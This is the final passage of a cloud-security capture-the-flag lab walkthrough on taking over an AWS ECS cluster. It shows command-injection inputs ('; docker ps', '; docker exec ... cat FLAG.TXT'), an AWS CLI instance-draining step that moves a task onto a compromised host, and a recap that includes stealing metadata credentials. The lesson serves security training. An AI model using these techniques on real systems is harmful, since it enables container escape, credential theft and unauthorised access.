
Now let's re-run using that new profile:

```
aws ecs update-container-instances-state --cluster arn:aws:ecs:us-east-1:272281913033:cluster/ecs-takeover-ecs_takeover_cgid12v3nnvkvd-cluster --container-instance arn:aws:ecs:us-east-1:272281913033:container-instance/ecs-takeover-ecs_takeover_cgid12v3nnvkvd-cluster/3079df751aaf4ae5b9704ac3f5f8cac2 --status DRAINING --profile ecshost
```

If we now wait about a minute or so, go to the `Tasks` tab, select the `Task` ID, and click on the EC2 instance ID:



We'll see that our task is now running on the `vulnsite` EC2 instance:



If we now go back to the vulnsite, we can type in our command injection to grab the vault container ID:

```
; docker ps | grep vault
```

```
6a83d423f5c7 busybox:latest "sh -c '/bin/sh -c \\"…" 5 minutes ago Up 5 minutes ecs-cg-ecs-takeover-ecs_takeover_cgid12v3nnvkvd-vault-1-vault-dcc08389e7aab0d69a01
```

And then use that ID to list the files and directories:

```
; docker exec 6a83d423f5c7 ls
```

```
FLAG.TXT bin dev etc home lib lib64 proc root sys tmp usr var
```

We'll find the `FLAG.TXT` which we can extract using:

```
; docker exec 6a83d423f5c7 cat FLAG.TXT
```

```
{{FLAG_1234677}}
```

Congratulations, you've captured the flag!

Conclusion & Recap

As we wrap up, let's quickly recap the steps we took:

1. We found a remote command injection vulnerability that enabled us to list all of the containers on the host
2. We extracted both container credentials and EC2 host credentials from Metadata
3. We used the container credentials to list clusters
4. We then used the cluster ARN to list all tasks in the cluster
5. We then described each of the returned tasks
6. That information showed us that there was a task named `vault`
7. However, that task was running on a host that we didn't have control over
8. We discovered that this was a REPLICA service, which means we could force it to be launched onto the EC2 instance host that we did have control over
9. Once launched on that other host, we were able to run commands through the website to extract the flag

This is definitely a more advanced flag especially if you're not familiar with or used to how ECS works. I recommend running through the scenario a couple more times if you're still not 100% sure what just happened. If you have any questions or if you get stuck, please don't hesitate to ask!

Otherwise, let's complete this lesson and let's move on to the next where we'll clean up this lab environment.